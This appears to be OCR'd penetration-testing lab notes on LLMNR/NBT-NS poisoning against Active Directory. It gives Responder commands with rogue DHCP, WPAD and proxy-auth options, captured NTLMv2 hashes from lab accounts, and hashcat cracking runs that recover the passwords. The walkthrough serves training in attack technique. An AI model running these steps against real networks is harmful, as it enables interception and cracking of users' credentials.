
Attacking AD: Initial Attack Vectors

LLMNR Poisoning

Link Local Multiast Name Resolution (LLMNR) is used to identify hosts when DNS fails to do so. Previously known as NBT-NS. It's key flaw is that the services utilize a user's username and NTLMv2 hash when responded to appropriately. This is a MitM attack.




Steps

1. Run responder - It's going to respond to traffic.

```
responder -i (interface) -dwP
```

2. Something/someone attempts to connect to a service



3. Obtain hashes

```
[+] Listening for events...
[SMBv2] NTLMv2-SSP Client   : 10.0.3.7
[SMBv2] NTLMv2-SSP Username : MARVEL\fcastle
[SMBv2] NTLMv2-SSP Hash     : fcastle::MARVEL:61dde887aeb2af2a:76DD8039B96061195
586BC9A4EF5F3C1:0101000000000000C0653150DE09D20107929B9D6080F5BB0000000002000800
53004D004200330001001E00570049004E002D005000520048003400390032005200510041004600
560004001400530004D00420033002E006C006F00630061006C000300340057004900 4E002D005000
5200480034003900320052005100410046005600 04001400530004D00420033002E006C006F0063006100
6C000500140053004D00420033002E006C006F00630061006C0007000800C0653150DE09D2010600
040002000000080030003000000000000000001000000002000002 34D5DD50ACC5817BF563C8C2C53
2CEDE6C7B288F5623E3055E34EC3DE0F8D7F0A0010000000000000000000000000000000000900
1A0063006900660073002F00310030002E0038002E0030002E00320000000000000000000000000000
```

4. Crack the hashes

```
hashcat -m 5600 hashest.txt rockyou.txt
```

```
Dictionary cache hit:
* Filename..: rockyou.txt
* Passwords.: 14347430
* Bytes.....: 139951895
* Keyspace..: 14347430

FCASTLE::MARVEL:61dde887aeb2af2a:76dd8039b96061195586bc9a4ef5f3c1:0101000000000000c0653150de09d20107929b9d6080f5bb000
0000020008005300 4d004200330001001e00570049004e002d005000520048003400390032005200510041004600560004001400530 04d004200
33002e006c006f00630061006c0003003400570049004e002d005000520048003400390032005200510041004600560 02e0053004d00420033002
e006c006f00630061006c000500140053004d00420033002e006c006f00630061006c0007000800c0653150de09d2010600040002000000080030
003000000000000000010000000200000234d5dd50acc5817bf563c8c2c532cede6c7b288f5623e3055e34ec3de0f8d7f0a001000000000000000
0000000000000000000009001a0063006900660073002f00310030002e0038002e0030002e00320000000000000000000000000000:Password1

Session..........: hashcat
Status...........: Cracked
```

Lab

With your Kali VM and Windows Server/Workstations on.

Responder

On Kali, run Responder with the interface and we'll use the -dwP(DHCP, WPAD rogue proxy server, and ProxyAuth):


```
┌──(root㉿kali)-[~]
└─# responder --help
                                         __
  .----.-----.-----.-----.-----.-----.--|  |.----.---.
  |   _|  -__|__ --|  _  |  _  |     |  _  ||  -__|   _|
  |__| |_____|_____|   __|_____|__|__|_____||_____|__|
                   |__|

           NBT-NS, LLMNR & MDNS Responder 3.1.3.0

  To support this project:
  Patreon -> https://www.patreon.com/PythonResponder
  Paypal  -> https://paypal.me/PythonResponder

  Author: Laurent Gaffie (laurent.gaffie@gmail.com)
  To kill this script hit CTRL-C

Usage: responder -I eth0 -w -d
or:
responder -I eth0 -wd

Options:
  --version             show program's version number and exit
  -h, --help            show this help message and exit
  -A, --analyze         Analyze mode. This option allows you to see NBT-NS,
                        BROWSER, LLMNR requests without responding.
  -I eth0, --interface=eth0
                        Network interface to use, you can use 'ALL' as a
                        wildcard for all interfaces
  -i 10.0.0.21, --ip=10.0.0.21
                        Local IP to use (only for OSX)
  -6 2002:c0a8:f7:1:3ba8:aceb:b1a9:81ed, --externalip6=2002:c0a8:f7:1:3ba8:aceb:b1a9:81ed
                        Poison all requests with another IPv6 address than
                        Responder's one.
  -e 10.0.0.22, --externalip=10.0.0.22
                        Poison all requests with another IP address than
                        Responder's one.
  -b, --basic           Return a Basic HTTP authentication. Default: NTLM
  -d, --DHCP            Enable answers for DHCP broadcast requests. This
                        option will inject a WPAD server in the DHCP response.
                        Default: False
  -D, --DHCP-DNS        This option will inject a DNS server in the DHCP
                        response, otherwise a WPAD server will be added.
                        Default: False
  -w, --wpad            Start the WPAD rogue proxy server. Default value is
                        False
  -u UPSTREAM_PROXY, --upstream-proxy=UPSTREAM_PROXY
                        Upstream HTTP proxy used by the rogue WPAD Proxy for
                        outgoing requests (format: host:port)
  -F, --ForceWpadAuth   Force NTLM/Basic authentication on wpad.dat file
                        retrieval. This may cause a login prompt. Default:
                        False
  -P, --ProxyAuth       Force NTLM (transparently)/Basic (prompt)
                        authentication for the proxy. WPAD doesn't need to be
                        ON. This option is highly effective. Default: False
  --lm                  Force LM hashing downgrade for Windows XP/2003 and
                        earlier. Default: False
  --disable-ess         Force ESS downgrade. Default: False
  -v, --verbose         Increase verbosity.

┌──(root㉿kali)-[~]
└─#
```

```
responser -I eth0 -dwP
```

```
┌──(root㉿kali)-[~]
└─# responder -I eth0 -dwP

                                         __
  .----.-----.-----.-----.-----.-----.--|  |.----.---.
  |   _|  -__|__ --|  _  |  _  |     |  _  ||  -__|   _|
  |__| |_____|_____|   __|_____|__|__|_____||_____|__|
                   |__|

           NBT-NS, LLMNR & MDNS Responder 3.1.3.0

  To support this project:
  Patreon → https://www.patreon.com/PythonResponder
  Paypal  → https://paypal.me/PythonResponder

  Author: Laurent Gaffie (laurent.gaffie@gmail.com)
  To kill this script hit CTRL-C


[+] Poisoners:
    LLMNR                      [ON]
    NBT-NS                     [ON]
    MDNS                       [ON]
    DNS                        [ON]
    DHCP                       [ON]

[+] Servers:
    HTTP server                [ON]
    HTTPS server               [ON]
    WPAD proxy                 [ON]
    Auth proxy                 [ON]
    SMB server                 [ON]
    Kerberos server            [ON]
    SQL server                 [ON]
    FTP server                 [ON]
    IMAP server                [ON]
    POP3 server                [ON]
    SMTP server                [ON]
    DNS server                 [ON]
    LDAP server                [ON]
    RDP server                 [ON]
    DCE-RPC server             [ON]
    WinRM server               [ON]

[+] HTTP Options:
    Always serving EXE         [OFF]
    Serving EXE                [OFF]
    Serving HTML               [OFF]
    Upstream Proxy             [OFF]

[+] Poisoning Options:
    Analyze Mode               [OFF]
    Force WPAD auth            [OFF]
    Force Basic Auth           [OFF]
    Force LM downgrade         [OFF]
    Force ESS downgrade        [OFF]

[+] Generic Options:
    Responder NIC              [eth0]
    Responder IP               [172.23.57.66]
    Responder IPv6             [fe80::2414:5c16:1790:9d98]
    Challenge set              [random]
    Don't Respond To Names     ['ISATAP']

[+] Current Session Variables:
    Responder Machine Name     [WIN-CLW7PTMXMOQ]
```

```
    Responder Domain Name      [9997.LOCAL]
    Responder DCE-RPC Port     [45735]

[+] Listening for events ...

[*] [DHCP] Found DHCP server IP: 172.23.48.1, now waiting for incoming requests ...
```

On a workstation, attempt to log in to our Attacking machine



Looking back at Kali, we will see NTLMv2 hashes

```
[*] [DHCP] Found DHCP server IP: 172.23.48.1, now waiting for incoming requests ...
[SMB] NTLMv2-SSP Client   : 172.23.48.1
[SMB] NTLMv2-SSP Username : GIBSON\Nikon
[SMB] NTLMv2-SSP Hash     : Nikon::GIBSON:ec964692b3789d02:B844484C0D43B19D690229D21470E965:0101000000000008015C5EB4416DA012A19D5F294F15A1E0000000002000800
390039003900370001001E00570049004E002D0043004C00570037005000540004D0058004D004F0051002E00
390039003900370002E004C004F00430041004C00030014003900390039003700 2E004C004F00430041004C00050014003900390039003700 2E004C004F00430041004C00070008008015C5EB4416
DA0106000400020000008003000300000000000000001000000002000 00F73FAA14FB7C4747A7B0079A9707C7A1E1E0BA5CDB43D2D6A83F451803A72ABE0A001000000000000000000000000000
0000000090022006300690066007300 2F00310037003200 2E00320033002E00350037002E00360036000000000000000000
[*] Skipping previously captured hash for GIBSON\Nikon
[*] Skipping previously captured hash for GIBSON\Nikon
[*] Skipping previously captured hash for GIBSON\Nikon
[*] Skipping previously captured hash for GIBSON\Nikon
[*] Skipping previously captured hash for GIBSON\Nikon
[*] [MDNS] Poisoned answer sent to 172.23.48.1     for name Th4ntis-Desktop.local
[*] [MDNS] Poisoned answer sent to fe80::ea8e:8201:451:265b for name Th4ntis-Desktop.local
[*] [MDNS] Poisoned answer sent to 172.23.48.1     for name Th4ntis-Desktop.local
[*] [MDNS] Poisoned answer sent to fe80::ea8e:8201:451:265b for name Th4ntis-Desktop.local
[SMB] NTLMv2-SSP Client   : 172.23.48.1
[SMB] NTLMv2-SSP Username : GIBSON\joey
[SMB] NTLMv2-SSP Hash     : joey::GIBSON:0675ef6260c80636:0FE891355E60EA5EAC4CA820AF7365F6:0101000000000008015C5EB4416DA01D362F7B75AE6C2420000000020008003
900390039003700001001E00570049004E002D0043004C00570037005000540004D0058004D004F0051002E00
390039003900370002E004C004F00430041004C00030014003900390039003700 2E004C004F00430041004C00050014003900390039003700 2E004C004F00430041004C00070008008015C5EB4416D
A0106000400020000008003000300000000000000001000000002000 00F73FAA14FB7C4747A7B0079A9707C7A1E1E0BA5CDB43D2D6A83F451803A72ABE0A001000000000000000000000000000
0000000090022006300690066007300 2F00310037003200 2E00320033002E00350037002E00360036000000000000000000
[*] Skipping previously captured hash for GIBSON\joey
[*] Skipping previously captured hash for GIBSON\joey
[*] Skipping previously captured hash for GIBSON\joey
```

Cracking the obtained hashes

Putting the obtained hashes into a file, then crack them with Hashcat

```
  GNU nano 7.2                                                                hashes *
Nikon::GIBSON:ec964692b3789d02:B844484C0D43B19D690229D21470E965:0101000000000000008015C5EB
joey::GIBSON:0675ef6260c80636:0FE891355E60EA5EAC4CA820AF7365F6:0101000000000000008015C5EB4
```

```
hashcat -m 5600 hashes /usr/share/wordlists/rockyou.txt
```

```
┌──(root㉿kali)-[~]
└─# hashcat -m 5600 hashes /usr/share/wordlists/rockyou.txt
hashcat (v6.2.6) starting

OpenCL API (OpenCL 3.0 PoCL 4.0+debian  Linux, None+Asserts, RELOC, SPIR, LLVM 15.0.7, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]
====================================================================================================================================
* Device #1: cpu-sandybridge-11th Gen Intel(R) Core(TM) i9-11900K @ 3.50GHz, 2910/5884 MB (1024 MB allocatable), 4MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashes: 2 digests; 2 unique digests, 2 unique salts
Bitmaps: 16 bits, 65536 entries, 0×0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Zero-Byte
* Not-Iterated

ATTENTION! Pure (unoptimized) backend kernels selected.
Pure kernels can crack longer passwords, but drastically reduce performance.
If you want to switch to optimized kernels, append -O to your commandline.
See the above message to find out about the exact limits.

Watchdog: Temperature abort trigger set to 90c

Initializing backend runtime for device #1. Please be patient...
```


Cracked!

```
JOEY::GIBSON:0675ef6260c80636:0fe891355e60ea5eac4ca820af7365f6:0101000000000000008015c5eb4416da01d362f7b75ae6c2420000000002000800390039003900370001001e0057004
9004e002d0043004c00570037005000540004d0058004d004f00510004003400570049004e002d0043004c00570037005000540004d0058004d004f0051002e0039003900390037002e004c004f004
30041004c0003001400390039003900390037002e004c004f00430041004c0005001400390039003900390037002e004c004f00430041004c00070008008015c5eb4416da0106000400020000000800300030
0000000000000000000000000020000f73faa14fb7c4747a7b0079a9707c7a1e1e0ba5cdb43d2d6a83f451803a72abe0a0010000000000000000000000000000000000000090022006300690066007
3002f00310037003200 2e00320033002e00350037002e00360036000000000000000000:Password1
NIKON::GIBSON:ec964692b3789d02:b844484c0d43b19d690229d21470e965:0101000000000000008015c5eb4416da012a19d5f294f15a1e0000000002000800390039003900370001001e005700
49004e002d0043004c00570037005000540004d0058004d004f00510004003400570049004e002d0043004c00570037005000540004d0058004d004f0051002e0039003900390037002e004c004f00
430041004c0003001400390039003900390037002e004c004f00430041004c0005001400390039003900390037002e004c004f00430041004c00070008008015c5eb4416da0106000400020000000800300030
0000000000000000010000000020000f73faa14fb7c4747a7b0079a9707c7a1e1e0ba5cdb43d2d6a83f451803a72abe0a0010000000000000000000000000000000000000090022006300690066007
3002f00310037003200 2e00320033002e00350037002e00360036000000000000000000:P@ssw0rd!

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 5600 (NetNTLMv2)
Hash.Target......: hashes
Time.Started.....: Mon Nov 13 15:31:06 2023 (1 sec)
Time.Estimated...: Mon Nov 13 15:31:07 2023 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:  1543.2 kH/s (0.76ms) @ Accel:512 Loops:1 Thr:1 Vec:8
Recovered........: 2/2 (100.00%) Digests (total), 2/2 (100.00%) Digests (new), 2/2 (100.00%) Salts
Progress.........: 4214784/28688770 (14.69%)
Rejected.........: 0/4214784 (0.00%)
Restore.Point....: 2105344/14344385 (14.68%)
Restore.Sub.#1...: Salt:1 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: PECKHAM → Nike13
Hardware.Mon.#1..: Util: 64%

Started: Mon Nov 13 15:30:48 2023
Stopped: Mon Nov 13 15:31:08 2023
```

